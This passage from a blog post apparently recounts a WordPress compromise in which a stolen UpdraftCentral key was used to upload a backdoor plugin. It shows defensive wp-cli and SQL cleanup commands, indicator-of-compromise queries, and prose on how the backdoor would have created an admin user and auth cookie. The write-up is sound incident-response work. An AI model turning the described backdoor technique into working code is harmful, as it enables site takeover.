In short, from what Hermes explained, some constants were declared incorrectly in the code, so executing it simply resulted in a FATAL error:
Here’s how Hermes explained it:

So instead of running quietly in the background, the code kept throwing PHP Errors, the blog went down, I saw it in monitoring (good thing I woke up early that day) – and started investigating.
And if it had worked…
Cleaning Site Desk Ec2 traces from the blog database
Still, it did manage to write its token to the database:
[root@ip-10-0-3-146 site-desk-ec2]# prefix=$(wp db prefix --path=/var/www/rtfm/rtfm.co.ua --allow-root) && \
wp db query --path=/var/www/rtfm/rtfm.co.ua --allow-root --skip-column-names \
"SELECT option_name,
        LENGTH(option_value) AS value_bytes,
        autoload,
        SHA2(option_value, 256) AS value_sha256
 FROM ${prefix}options
 WHERE option_name IN (
   'site_desk_ec2_sync_token',
   'site_desk_ec2_setup_stamp'
 )
 ORDER BY option_name;"
site_desk_ec2_sync_token        32      off     12102d2102bb4df9a52cf3620bfe7c50a26c9b4f204cdfaa412a88c6944f39f9
Delete it:
[root@ip-10-0-3-146 site-desk-ec2]# root=/var/www/rtfm/rtfm.co.ua; \
wp option delete site_desk_ec2_sync_token --path="$root" --allow-root && \
if wp option get site_desk_ec2_sync_token --path="$root" --allow-root >/dev/null 2>&1; then \
  echo 'ERROR: site_desk_ec2_sync_token still exists'; \
else \
  echo 'OK: site_desk_ec2_sync_token is absent'; \
fi
Success: Deleted 'site_desk_ec2_sync_token' option.
OK: site_desk_ec2_sync_token is absent
And check the database once again for anything resembling backdoor options:
[root@ip-10-0-3-146 site-desk-ec2]# prefix=$(wp db prefix --path=/var/www/rtfm/rtfm.co.ua --allow-root) && \
wp db query --path=/var/www/rtfm/rtfm.co.ua --allow-root \
"SELECT 'option' AS source, option_name AS identifier
 FROM ${prefix}options
 WHERE option_name <> 'updraftcentral_client_log'
   AND (
     option_name LIKE '%site_desk_ec2%'
     OR option_name LIKE '%site-desk-ec2%'
     OR option_value LIKE '%site_desk_ec2%'
     OR option_value LIKE '%site-desk-ec2%'
     OR option_value LIKE '%SiteDeskEc2%'
     OR option_value LIKE '%page-build71%'
     OR option_value LIKE '%CommonGantry%'
   )
 UNION ALL
 SELECT 'user', user_login
 FROM ${prefix}users
 WHERE user_login = 'page-build71'
    OR user_email LIKE '%page-build71%'
    OR display_name LIKE '%Site Tools%'
 UNION ALL
 SELECT 'usermeta', CONCAT(user_id, ':', meta_key)
 FROM ${prefix}usermeta
 WHERE meta_key LIKE '%site_desk_ec2%'
    OR meta_value LIKE '%page-build71%'
    OR meta_value LIKE '%SiteDeskEc2%'
 ORDER BY source, identifier;"
[root@ip-10-0-3-146 site-desk-ec2]#
Summary so far
With the main checks done, here is what we have so far:
- only one malicious plugin upload has been confirmed
- its backdoor had bugs and crashed before it could create a user
- no other modified PHP files were found
- no attack-related files were found outside the webroot
- no new users, suspicious usermeta entries, malicious options or new cron jobs were found
- the UpdraftCentral keys have been revoked
- the site is working, with no new PHP Fatal Errors
Now we can move on to UpdraftPlus itself.
Removing UpdraftPlus
The next step is to remove the UpdraftPlus plugin – but without running Uninstall through the WordPress admin interface, because that could delete data useful for further investigation. And anyway, running code from a compromised plugin isn’t exactly a great idea.
So I created a “quarantine” directory accessible only to root and moved the plugin there:
[root@ip-10-0-3-146 site-desk-ec2]# install -d -m 700 /root/rtfm-incident-2026-10-19 && mv /var/www/rtfm/rtfm.co.ua/wp-content/plugins/updraftplus /root/rtfm-incident-2026-10-19/updraftplus
[root@ip-10-0-3-146 site-desk-ec2]# mv /home/ec2-user/site-desk-ec2/ /root/rtfm-incident-2026-10-19/
[root@ip-10-0-3-146 site-desk-ec2]# ll /root/rtfm-incident-2026-10-19/
total 16
drwxr-xr-x.  4 rtfm rtfm    83 Oct 19 06:30 site-desk-ec2
drwxr-xr-x. 12 rtfm rtfm 16384 Oct 17 21:12 updraftplus
Removing UpdraftPlus WordPress cron jobs
Remove its WordPress cron jobs:
[root@ip-10-0-3-146 site-desk-ec2]# root=/var/www/rtfm/rtfm.co.ua; \
for hook in updraftplus_clean_temporary_files updraft_backup updraft_backup_database; do \
  wp cron event delete "$hook" --path="$root" --allow-root; \
done; \
echo '=== Remaining Updraft cron events ==='; \
wp cron event list --path="$root" --allow-root --fields=hook,next_run_gmt,recurrence --format=csv \
  | grep -i updraft || echo 'OK: no Updraft cron events remain'
Success: Deleted a total of 1 cron event.
Success: Deleted a total of 1 cron event.
Success: Deleted a total of 1 cron event.
=== Remaining Updraft cron events ===
OK: no Updraft cron events remain
Removing UpdraftPlus WordPress options
Let’s check all the UpdraftPlus options – there are quite a few, so I’ll show only the main ones:
[root@ip-10-0-3-146 site-desk-ec2]# prefix=$(wp db prefix --path=/var/www/rtfm/rtfm.co.ua --allow-root) && \
wp db query --path=/var/www/rtfm/rtfm.co.ua --allow-root \
"SELECT option_name,
        LENGTH(option_value) AS value_bytes,
        autoload
 FROM ${prefix}options
 WHERE option_name LIKE 'updraft%'
    OR option_name LIKE '_transient%udrpc%'
 ORDER BY option_name;"
option_name     value_bytes     autoload
_transient_timeout_udrpch_2f4740a1c484f04854f4a4b3491e737c      10      off
_transient_udrpch_2f4740a1c484f04854f4a4b3491e737c      91      off
updraft_autobackup_go   1       on
updraft_azure   28      yes
updraft_backblaze       28      yes
...
updraft_s3      284     on
updraft_s3generic       262     on
...
updraftplus-addons_siteid       32      no
The updraft_s3 option probably contained the AWS IAM keys for S3 access – but I didn’t inspect it, since the keys were already disabled anyway.
Next step – delete these options.
We already made a database backup at the beginning – /root/rtfm-before-updraft-cleanup-2026-10-19.sql, so we can proceed relatively safely.
Still, we run a SELECT first:
[root@ip-10-0-3-146 ~]# root=/var/www/rtfm/rtfm.co.ua; \
prefix=$(wp db prefix --path="$root" --allow-root) && \
wp db query --path="$root" --allow-root \
"SELECT option_id,
        option_name,
        LENGTH(option_value) AS value_bytes,
        autoload
 FROM ${prefix}options
 WHERE option_name LIKE 'updraft%'
    OR option_name REGEXP '^_transient(_timeout)?_udrpch_[A-Za-z0-9]+$'
 ORDER BY option_name;"
option_id       option_name     value_bytes     autoload
14049688        _transient_timeout_udrpch_2f4740a1c484f04854f4a4b3491e737c      10      off
14049689        _transient_udrpch_2f4740a1c484f04854f4a4b3491e737c      91      off
13400211        updraft_autobackup_go   1       on
5538077 updraft_azure   28      yes
5538080 updraft_backblaze       28      yes
...
5538085 updraftplus-addons_siteid       32      no
All the options we found belong to UpdraftPlus, so now we delete them:
[root@ip-10-0-3-146 ~]# root=/var/www/rtfm/rtfm.co.ua; \
prefix=$(wp db prefix --path="$root" --allow-root) && \
wp db query --path="$root" --allow-root \
"START TRANSACTION;

 DELETE FROM ${prefix}options
 WHERE option_name LIKE 'updraft%'
    OR option_name REGEXP '^_transient(_timeout)?_udrpch_[A-Za-z0-9]+$';

 SELECT ROW_COUNT() AS deleted_rows;

 SELECT COUNT(*) AS remaining_rows
 FROM ${prefix}options
 WHERE option_name LIKE 'updraft%'
    OR option_name REGEXP '^_transient(_timeout)?_udrpch_[A-Za-z0-9]+$';

 COMMIT;"
Success: Query succeeded. Rows affected: 0
And check once more that nothing remains:
[root@ip-10-0-3-146 ~]# root=/var/www/rtfm/rtfm.co.ua; \
prefix=$(wp db prefix --path="$root" --allow-root) && \
wp db query --path="$root" --allow-root \
"SELECT COUNT(*) AS remaining_rows
 FROM ${prefix}options
 WHERE option_name LIKE 'updraft%'
    OR option_name REGEXP '^_transient(_timeout)?_udrpch_[A-Za-z0-9]+$';

 SELECT option_name
 FROM ${prefix}options
 WHERE option_name LIKE 'updraft%'
    OR option_name REGEXP '^_transient(_timeout)?_udrpch_[A-Za-z0-9]+$'
 ORDER BY option_name;"
remaining_rows
0
Final check
And one final WordPress check.
Verify that the UpdraftPlus and site-desk-ec2 plugins are no longer registered in WordPress or active, that there are no leftover database entries, no page-build71 user (which the backdoor was supposed to create), no extra cron jobs and that the quarantine directory is accessible only to root:
[root@ip-10-0-3-146 ~]# root=/var/www/rtfm/rtfm.co.ua; \
prefix=$(wp db prefix --path="$root" --allow-root) && \
echo '=== Plugin registry ===' && \
wp plugin list --path="$root" --allow-root --fields=name,status,version --format=csv \
  | grep -Ei 'updraft|site-desk' || echo 'OK: neither plugin is registered' && \
echo '=== Active plugin option ===' && \
wp eval '$a=get_option("active_plugins",array()); $m=preg_grep("/updraft|site-desk/i",$a); echo $m ? implode(PHP_EOL,$m).PHP_EOL : "OK: no active-plugin references".PHP_EOL;' \
  --path="$root" --allow-root && \
echo '=== Database residue ===' && \
wp db query --path="$root" --allow-root --skip-column-names \
"SELECT COUNT(*) FROM ${prefix}options
 WHERE option_name LIKE 'updraft%'
    OR option_name LIKE '%site_desk_ec2%'
    OR option_name REGEXP '^_transient(_timeout)?_udrpch_[A-Za-z0-9]+$';" && \
echo '=== Users ===' && \
wp db query --path="$root" --allow-root --skip-column-names \
"SELECT COUNT(*) FROM ${prefix}users
 WHERE user_login='page-build71'
    OR user_email LIKE '%page-build71%'
    OR display_name='Site Tools';" && \
echo '=== Cron ===' && \
wp cron event list --path="$root" --allow-root --fields=hook --format=csv \
  | grep -Ei 'updraft|site.desk|page.build' || echo 'OK: no related cron hooks' && \
echo '=== Filesystem ===' && \
for p in "$root/wp-content/plugins/updraftplus" "$root/wp-content/plugins/site-desk-ec2" "$root/wp-content/updraft"; do \
  test -e "$p" && echo "ERROR: still exists: $p" || echo "OK: absent: $p"; \
done && \
echo '=== Quarantine boundary ===' && \
stat -c '%A %U:%G %n' /root/rtfm-incident-2026-10-19
=== Plugin registry ===
OK: neither plugin is registered
=== Active plugin option ===
OK: no active-plugin references
=== Database residue ===
0

=== Users ===
0

=== Cron ===
OK: no related cron hooks
=== Filesystem ===
OK: absent: /var/www/rtfm/rtfm.co.ua/wp-content/plugins/updraftplus
OK: absent: /var/www/rtfm/rtfm.co.ua/wp-content/plugins/site-desk-ec2
OK: absent: /var/www/rtfm/rtfm.co.ua/wp-content/updraft
=== Quarantine boundary ===
drwx------ root:root /root/rtfm-incident-2026-10-19
WordPress users and sessions
It is also a good idea to regenerate the authentication salts:
[root@ip-10-0-3-146 ~]# wp config shuffle-salts --path=/var/www/rtfm/rtfm.co.ua --allow-root
This will:
- change only the WordPress authentication salts in
wp-config.php - invalidate all current cookies
- log everyone out of the admin interface, requiring them to log in again
- leave user passwords, post content and settings unchanged
And it is worth checking active sessions – nothing suspicious:
[root@ip-10-0-3-146 ~]# wp eval '
$now=time();
foreach (get_users(array("fields"=>array("ID","user_login"))) as $u) {
    $sessions=get_user_meta($u->ID,"session_tokens",true);
    if (!is_array($sessions) || !$sessions) continue;

    foreach ($sessions as $s) {
        $exp=(int)($s["expiration"] ?? 0);
        printf(
            "user=%s id=%d status=%s login=%s expires=%s ip=%s ua=%s\n",
            $u->user_login,
            $u->ID,
            $exp > $now ? "ACTIVE" : "EXPIRED",
            !empty($s["login"]) ? gmdate("Y-m-d H:i:s",intval($s["login"]))." UTC" : "-",
            $exp ? gmdate("Y-m-d H:i:s",$exp)." UTC" : "-",
            $s["ip"] ?? "-",
            substr(str_replace(array("\r","\n")," ",(string)($s["ua"] ?? "-")),0,180)
        );
    }
}' --path=/var/www/rtfm/rtfm.co.ua --allow-root
user=setevoy id=1 status=ACTIVE login=2026-10-07 08:31:46 UTC expires=2026-10-21 08:31:46 UTC ip=178.***.***.184 ua=Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/153.0.0.0 Safari/537.36
user=setevoy id=1 status=ACTIVE login=2026-10-16 02:55:50 UTC expires=2026-10-30 02:55:50 UTC ip=178.***.***.236 ua=Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/153.0.0.0 Safari/537.36
user=setevoy id=1 status=ACTIVE login=2026-10-17 08:07:19 UTC expires=2026-10-19 08:07:19 UTC ip=178.***.***.184 ua=Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/155.0.0.0 Safari/537.36
NGINX – Basic Auth and IP allowlist
Also, I have access to /wp-admin/ and /wp-login.php protected by Basic Auth and an IP allowlist.
This most likely would have helped against this particular badly written backdoor, but not against the compromise in general.
If the bug with self::FIELD hadn’t been there, the plugin would have done the following (again, this part is from my agent):
- through a public URL with a secret query parameter, it would have created the user
page-build71 - granted that user the
manage_optionsandinstall_plugins - set a WordPress auth cookie itself – it would not need
/wp-login.phpat all. - redirected the attacker to
/wp-admin/index.php
And at that point, NGINX would have required both:
- an allowed IP address
- valid Basic Auth credentials
Access to /wp-admin/ from an unauthorized IP address would have been blocked, and a newly created or stolen WordPress session doesn’t bypass NGINX-level protection.
But there are two big “buts” here:
- UpdraftCentral already allowed plugins to be uploaded through a public
POST /, bypassing/wp-admin/– which is exactly howsite-desk-ec2ended up on the server - the attacker could have uploaded a proper webshell instead of this login helper, or a plugin that executes commands through a public URL – and then they wouldn’t need access to the admin interface at all
So the NGINX protection would have provided a good additional barrier – even if the backdoor had created an administrator and an auth cookie, the attacker wouldn’t have been able to open the normal admin interface.
In my specific case, several factors saved me:
- the malicious plugin contained a fatal bug
- NGINX would have blocked the backdoor’s intended route into the admin interface
- the bug quickly and loudly took down the site, so the backdoor did not go unnoticed
- the payload was small and contained no webshell, additional file-writing code or other persistence mechanisms
So was it TeamUpdraft and CVE-2026-10795 – or something new?
After all this, I started wondering – how could this happen?
- the vulnerable versions were those before 2.26.5
- I had 2.26.11.0 installed, which already included key validation
Besides, why did Wordfence miss the attack if it already knew about the vulnerability – Critical Unauthenticated Authentication Bypass Vulnerability Patched in UpdraftPlus WordPress Plugin, and had known for a long time, since that article was published back on June 10, 2026?
Wordfence might have missed it because it considered the request to be valid UpdraftCentral RPC traffic – and that’s what we’ll see next.
Let’s check the UpdraftPlus code – the patch is indeed there:
[root@ip-10-0-3-146 ~]# grep -nA8 -B5 '\$rsa->decrypt(\$sym_key)' /root/rtfm-incident-2026-10-19/updraftplus/vendor/team-updraft/common-libs/src/updraft-rpc/class-udrpc2.php
494-            $ciphertext = base64_decode($ciphertext);
495-
496-            // Decrypt the encrypted symmetric key
497-            $rsa->loadKey($this->key_local);
498-            $sym_key = base64_decode($sym_key);
499:            $sym_key = $rsa->decrypt($sym_key);
500-
501-            if (false === $sym_key || !is_string($sym_key) || strlen($sym_key) < 16) {
502-                    return false;
503-            }
504-
505-            // Decrypt the message
506-            $rij->setKey($sym_key);
507-
Which means this was not CVE-2026-10795!
So it could have been one of the following:
- the command was signed with a valid UpdraftCentral key (this?)
- there was another RPC path or a duplicate of the old library in the Premium code
- PHP-FPM was executing an old cached version of the file via OPcache
- the patch was incomplete and could be bypassed
- the UpdraftCentral management side or the key for this specific connection was compromised (this?)
Let’s see where the request came from:
[root@ip-10-0-3-146 ~]# grep -oE '.{0,100}key_name_indicator.{0,200}' /root/rtfm-before-updraft-cleanup-2026-10-19.sql | tail -5
s:7:\"message\";s:42:\"Command received: updraftplus.get_fragment\";s:18:\"key_name_indicator\";s:25:\"0.central.updraftplus.com\";s:9:\"remote_ip\";s:15:\"178.158.240.236\";s:15:\"http_user_agent\";s:101:\"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/153.0.0.
;s:5:\"level\";s:4:\"info\";s:7:\"message\";s:39:\"Command received: core.execute_commands\";s:18:\"key_name_indicator\";s:25:\"0.central.updraftplus.com\";s:9:\"remote_ip\";s:30:\"2600:3c03::f03c:91ff:fe2c:7f44\";s:15:\"http_user_agent\";s:62:\"WordPress/6.8.11; class-udrpc.php/2.1; https://teamupdraft.com\";}i:47;a
;s:5:\"level\";s:4:\"info\";s:7:\"message\";s:39:\"Command received: core.execute_commands\";s:18:\"key_name_indicator\";s:25:\"0.central.updraftplus.com\";s:9:\"remote_ip\";s:30:\"2600:3c03::f03c:91ff:fe2c:7f44\";s:15:\"http_user_agent\";s:62:\"WordPress/6.8.11; class-udrpc.php/2.1; https://teamupdraft.com\";}i:48;a
essage was received, but not understood by local site (for: probe.central.updraftplus.com)\";s:18:\"key_name_indicator\";s:25:\"0.central.updraftplus.com\";s:9:\"remote_ip\";s:26:\"2a09:bac5:4e21:2e3c::49b:9\";s:15:\"http_user_agent\";s:30:\"WordPress/6.4; class-udrpc.php\";}i:49;a:6:{s:4:\"time\";i:1792376607;s:5:\"
level\";s:4:\"info\";s:7:\"message\";s:38:\"Command received: plugin.upload_plugin\";s:18:\"key_name_indicator\";s:25:\"0.central.updraftplus.com\";s:9:\"remote_ip\";s:26:\"2a09:bac5:4e21:2e3c::49b:9\";s:15:\"http_user_agent\";s:30:\"WordPress/6.4; class-udrpc.php\";}}','off'),
And here we can see:
plugin.upload_plugin
key_name_indicator = 0.central.updraftplus.com
So no separate test key was used for the connection – the command to upload site-desk-ec2 was accepted in the context of RTFM’s real connection to the UpdraftCentral service.
At this point, a few realistic possibilities remained:
- the UpdraftCentral connection key was leaked or compromised
- my account or TeamUpdraft infrastructure was compromised
- the June fix was incomplete and could be bypassed
The email “TeamUpdraft security incident: What customers need to know.”
Once the checks were complete, I naturally wrote to TeamUpdraft, since this really looked like something new.
Support replied fairly quickly, within a couple of hours, although the first message was just the standard “delete your keys, blah blah blah”.
But at the end they added, “Joe Whittaker, our Head of Marketing and Customer Support, has also sent an email explaining the incident and recommended precautions. Please review it for additional information“.
Joe’s email only arrived on the evening of October 19, with a link to TeamUpdraft security incident: What customers need to know.
They confirmed that their customer database had been accessed and that it contained UpdraftCentral connection keys, which could have been compromised. But beyond that, there were still very few technical details of the actual breach.
I replied to support asking for more information and a proper post-mortem – but I’m still waiting for a response (it’s already 16:00 on October 20 as I write this).
Then again, I can imagine what a total shitshow they’re dealing with right now, so fair enough.
Questions for TeamUpdraft
One question that deserves separate attention in this whole story – why didn’t TeamUpdraft notify users by email immediately after discovering the compromise?
The company itself says that unauthorized access to teamupdraft.com was detected on October 18. Meanwhile, the stolen key for my UpdraftCentral connection remained usable at least until October 19, 02:23:27 UTC, when my site accepted the RPC request and the plugin.upload_plugin command.
On October 19 at 12:10 UTC, a TeamUpdraft representative had already posted instructions on Reddit about deleting old keys, checking users and plugins, and changing passwords. So by that point, the company already knew not just about the incident, but also about the risks to its customers.
Seven hours later, one user quite reasonably replied:
Okay thank you for the Reddit post but you should EMAIL all users immediately to check their websites before you have a major problem, if you don’t already, this could cost users a lot of time and money to fix the problem.
And that’s a really important point, because only a small fraction of customers will ever see a blog post or a Reddit comment.
Meanwhile, a stolen UpdraftCentral key can be used to send commands, install plugins and execute PHP code – and under these circumstances, every hour of delay in notifying customers could mean more compromised sites.
Yes – TeamUpdraft eventually sent registered users an email from Joe Whittaker, which I mentioned earlier, confirming access to the database and the possible exposure of connection keys. But I didn’t receive that email until the evening of October 19 – after my site had already been hacked, I’d detected the incident myself, and support had already replied to my ticket.
The company still hasn’t published a detailed timeline explaining the sequence of events between detecting the attack, confirming the exposure of keys, publishing recommendations and sending the mass email notification.
So I still have a lot of questions for TeamUpdraft, including the ones I sent them by email – and I’m still waiting for answers:
- When exactly was unauthorized access to
teamupdraft.comdetected? - When did the team confirm, or first suspect, access to the database containing UpdraftCentral keys?
- When did TeamUpdraft learn that stolen keys could be used to send commands to customer sites?
- Why weren’t owners of potentially compromised sites notified by email immediately after this risk was identified?
- Why did the recommendations first appear on the website and Reddit, rather than being published alongside a direct notification to all users?
- When exactly did the mass email notification start and finish?
- Were users with active UpdraftCentral connections identified and notified as a priority?
- Why couldn’t the potentially stolen keys be revoked centrally right away, and why was an emergency update to the client plugin needed to disable them?
- How many sites received commands signed with compromised keys between the start of the incident and the final revocation of those keys?
Status as of October 20
While writing this post today and googling the file “class-udrpc.php“, I found that the whole internet was already buzzing about this:
- WordPress forums – Unauthorised UpdraftCentral key used to install malware plugins
- Reddit – Backdoor plugin dropped on my WordPress site through UpdraftPlus’s remote channel (UpdraftCentral). IOCs inside
If any interesting news comes up, I’ll add it here.
What next? Goodbye, WordPress – say hello to Hugo!
And as for what comes next – fuck this shit.
I’ve been looking at static websites for a long time and had heard a lot about Hugo.
What stopped me before was that RTFM has 2,300 published posts, plus a bunch more in drafts:

But now, with LLMs and agents, that migration should be much easier.
And it would also mean simpler infrastructure – no need for EC2 or RDS, since I could host everything on something like AWS S3. Backups would be simpler too, because everything could just be stored as files in Git on my NAS.
So hopefully RTFM is in for a major update soon.